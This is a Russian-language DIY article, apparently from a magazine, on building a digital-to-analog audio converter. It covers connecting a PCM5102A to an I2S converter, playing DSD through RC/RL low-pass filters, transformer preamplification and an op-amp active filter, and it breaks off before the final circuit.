


Самодельная плата на чипе PCM5102A компании Texas Instruments

В качестве конвертера в моем случае будет Amanero компании Amanero Technologies.



Все необходимое для PCM5102A можно подать прямо с конвертера: питание — VIN соединить с контактом 3,3 В, землю GNG с землей конвертера GND, LCK с контактом FSCLK конвертера, DIN с DATA, BCK с BCLK. А вот SCK и MCLK в PCM5102A соединять не обязательно, он сможет работать и без дополнительной синхронизации. Но для повышения точности, если есть такая возможность, MCLK лучше все же подключать. Аналогичным образом этот ЦАП можно подсоединить и к Raspberry Pi.



Как видишь, все просто и специальных знаний не требуется! Подобным образом к I2S можно подключить и другие цифроаналоговые преобразователи. Для воспроизведения через USB подойдут практически любые плееры. На Raspberry Pi новичкам можно посоветовать Volumio, а более продвинутым слушателям сборку с Album Player.

Для начинающих этой информации хватит, особенно для первого раза. Для тех же, кто не боится трудностей, продолжу повествование, уровень сложности будет возрастать.

DSD-ЦАП

Изучим на практике способы передачи и воспроизведения DSD.

Обычно поток данных DSD в самодельных устройствах передается от источника к цифроаналоговому преобразователю через I2S-конвертер. Далеко не все конвертеры поддерживают DSD, поэтому перед покупкой обязательно нужно удостовериться, что в спецификациях указана поддержка DSD. Самые дешевые конвертеры USB to I2S с поддержкой DSD — это преобразователи Amanero или их копии, а также конвертеры с применением процессоров XMOS.

Нужно учесть, что не все плееры поддерживают воспроизведение DSD и не все драйверы в состоянии передать чистый DSD (DSD native), даже если плеер на это способен. Ограничение драйвера можно преодолеть, используя DOP (DSD over PCM), соответственно, плеер тоже должен иметь возможность преобразования DSD в DOP.

В случае Amanero и XMOS поток DSD передается к ЦАП по тем же выходам I2S: DATA передает данные правого канала, LRCK — данные левого, а BCLK — битовую синхронизацию этих данных.

Воспроизвести поток DSD можно разными способами, стоит выделить три:

- проприетарные ЦАП;
- через ФНЧ;
- самодельные ЦАП.

Проприетарный ЦАП

Большинство коммерческих ЦАП, которые поддерживают воспроизведение DSD, принимают и PCM, и DSD через один и тот же разъем I2S. В этом случае достаточно подключить контакты конвертера и ЦАП способом, описанным выше, и переключение между PCM и DSD будет работать автоматически. Бывают отдельные входы для DSD, но это реализовано для раздельного подключения устройств, использовать их в большинстве случаев не обязательно.


Воспроизведение через ФНЧ

Этот способ подкупает своей простотой и, кстати, неплохим звучанием. Суть его, как понятно из названия, заключается в воспроизведении DSD напрямую через фильтр нижних частот, без использования какого-либо цифроаналогового преобразователя. Когда я узнал об этом способе впервые, отнесся скептически, но оказалось, что звучит такой вариант лучше, чем все ЦАП, которые я слушал до этого. Не хочу никого убеждать, но сам я теперь вряд ли вернусь к проприетарным цифроаналоговым преобразователям.

Единственная проблема: контента, доступного в DSD, значительно меньше, чем в Audio CD. Но тут нас спасет конвертация PCM в DSD — она может выполняться как заранее, перед прослушиванием, так и в реальном времени. Делать это можно на ПК или мобильных девайсах с iOS и Android, а в качестве передатчика будет выступать I2S-конвертер.

Принцип работы


В формате DSD используется плотностно-импульсная модуляция, на выходе I2S рядом стоящие положительные импульсы (логические единицы) складываются в один продолжительный по времени импульс, и напряжение растет. Отсутствие положительных импульсов приводит к падению напряжения.



Поток логических единиц и нулей последовательный, так что, если подключить выход одного из каналов DSD к фильтру нижних частот и убрать постоянную составляющую, можно получить модулированный сигнал, который, в свою очередь, можно подать на вход усилителя. Подобным образом преобразовывали цифровой поток в аналоговый сигнал однобитные сигма-дельта-цифроаналоговые преобразователи.


Выбор фильтра

В качестве фильтра нижних частот может выступать простая RC- или RL-цепь, а для удаления постоянной составляющей сигнала достаточно обычного конденсатора.



Рассчитать такие фильтры просто. RC (сопротивление, емкость) рассчитывается по формуле $f_C = 1/2\pi RC$, RL (сопротивление, индуктивность) — по формуле $f_C = R/2\pi L$, где f_C — частота среза фильтра, ее лучше выбирать в диапазоне от 25 до 50 кГц. Для удобства можно использовать онлайновый калькулятор.

Емкость конденсатора (на схеме справа) для удаления постоянной составляющей рассчитывается как RC ФВЧ — фильтр верхних частот.



По формуле $f_C = 1/2\pi RC$, где в качестве сопротивления выступает переменный резистор на входе усилителя (предусилителя). Соответственно, **R** будет равно номинальному сопротивлению этого резистора. Емкость конденсатора нужно выбрать такую, чтобы частота среза не превышала 30 Гц. Можно также воспользоваться специальным калькулятором.

Важный момент: для нормального воспроизведения необходим фильтр с хорошей крутизной среза, иначе высокочастотные составляющие сигнала могут привести к интермодуляционным искажениям и перегрузке усилителя (предусилителя). Для увеличения крутизны среза используют фильтры нескольких порядков.

Выбор порядка фильтра и частоты среза будет во многом зависеть от усилителя (предусилителя). Например, для многих транзисторных усилителей ФНЧ первого порядка будет недостаточно, и это приведет к шумам и искажениям. А для ламповых усилителей ФНЧ первого порядка может быть вполне достаточно.

В выборе фильтра важно, как усилитель реагирует на высокие частоты. Определить это можно, меняя порядок фильтра и частоту среза. Необходимо будет искать компромисс между «звучанием» и уровнем искажений. При срезе ФНЧ ниже 20 кГц сильно ухудшается качество звучания, при слишком высоком срезе может появиться шум или эффекты перегрузки. На каких-то усилителях достаточно будет фильтра первого порядка и частоты среза в 40–50 кГц, а на других придется использовать ФНЧ второго-третьего порядка и понижать частоту среза до 25 кГц. Чем ниже частота среза ФНЧ, тем больше влияния на сигнал он оказывает, потому что уровень сигнала падает постепенно, затрагивая и другие частоты еще до выбранной частоты среза. Подробнее можно прочитать в работе по ФНЧ.

DIY-ЦАП

Наконец мы добрались до собственноручной сборки ЦАП с минимальными затратами. Концепции будут расположены от самого простого варианта к более сложному.

Предусиление

При прослушивании через ФНЧ может понадобиться усилить низкий уровень громкости. Если усилитель недостаточно мощный или ты хочешь слушать музыку через наушники без подключения к усилителю, тебе понадобится предусилитель. Посмотрим, какие бывают варианты.

Стационарный вариант

Для стационарного варианта лучше всего себя зарекомендовали повышающие входные трансформаторы, например такой, как на фото.

JQ AUDIO
音频信号变压器
600:10K
600:10K
JQ AUDIO
ISO Audio transformer
厦门剑侨电子科技

Они увеличивают напряжение сигнала примерно в четыре раза, их можно подключить к балансному входу-выходу, диапазон воспроизводимых частот 20 Гц — 20 кГц. Стоимость примерно 2000 рублей за пару; это одни из самых дешевых трансформаторов, но свою задачу они выполняют.

У способа усиления с помощью трансформаторов, конечно, есть и недостатки.

Во-первых, цена: эти трансформаторы дешевые, но, если ты захочешь более качественный вариант, он может обойтись уже в десятки раз дороже.


Во-вторых, трансформаторы усиливают лишь напряжение, поэтому сами по себе их использовать нельзя, только в связке с усилителем.

Для использования необходимо убрать постоянную составляющую, для этого на вход трансформатора нужно последовательно подключить конденсатор. Причем конденсатор должен быть большой емкости, поскольку именно конденсатор и входное сопротивление трансформатора формируют фильтр высоких частот.

Для расчета емкости конденсатора нужно взять сопротивление трансформатора, в данном случае 600 Ом, и подставить в формулу $f_C = 1/2\pi RC$; частоту среза следует выбирать минимальную. Я использовал конденсаторы на 22 мкФ, частота среза получилась около 12 Гц.

Старайся использовать качественные конденсаторы с низким значением ESR. Дело в том, что они могут оказать сильное влияние на сигнал, а ведь он будет проходить напрямую через них.

Еще нужно будет использовать ФНЧ, чтобы убрать высокочастотный шум. Здесь должно хватить фильтра первого порядка. Трансформаторы имеют определенную полосу пропускания, и при совместном использовании с ФНЧ увеличивается крутизна среза. С трансформатором логичнее всего использовать RL-фильтр (сопротивление, индуктивность), в котором в качестве сопротивления **R** будет выступать входное сопротивление трансформатора, а в качестве индуктивности — катушка индуктивности, в данном случае 2,2–2,7 мГн (миллигенри).



Индуктивный фильтр можно рассчитать калькулятором.

Такой способ предусиления хорошо подходит для стационарного использования, но носить с собой трансформаторы и усилитель, пусть даже небольшого размера, вряд ли кому-то захочется. Давай рассмотрим, как можно собрать переносное устройство, которое легко поместится в карман.

Продолжение статьи →

НЕ ПУСТОЙ ЗВУК

КАК СОБРАТЬ СОБСТВЕННЫЙ ЦИФРОАНАЛОГОВЫЙ ПРЕОБРАЗОВАТЕЛЬ


Портативный вариант

Для портативного варианта лучше всего подойдет предусилитель на микросхеме с однополярным питанием не более 5 В. Чтобы пойти по пути наименьшего сопротивления, в прямом и переносном смысле, хорошо бы собрать все в одном: активный ФНЧ и предусилитель на операционном усилителе. Подобрать и рассчитать такой фильтр можно и вручную, но проще всего использовать онлайн-приложения для расчетов, например Analog Filter Wizard компании Analog Devices или Filter Design Tool, предоставленный компанией Texas Instruments. Веб-приложения просты в обращении, тебе нужно указать следующие параметры:

- тип фильтра — Low Pass;
- усиление, Gain — можно задать в вольтах, оно не должно превышать значения питания;
- Passband — нужная частота среза;
- параметр Stopband нужно задать таким образом, чтобы получился фильтр второго порядка — 2nd order, иначе придется использовать два и более операционных усилителя;
- напряжение питания +Vs — 3–5 В, -Vs — 0 В.

Исходя из характеристик, выбирай микросхему, для которой будут производиться расчеты. Готово!


Я использовал Analog Filter Wizard, и у меня получилась следующая схема.



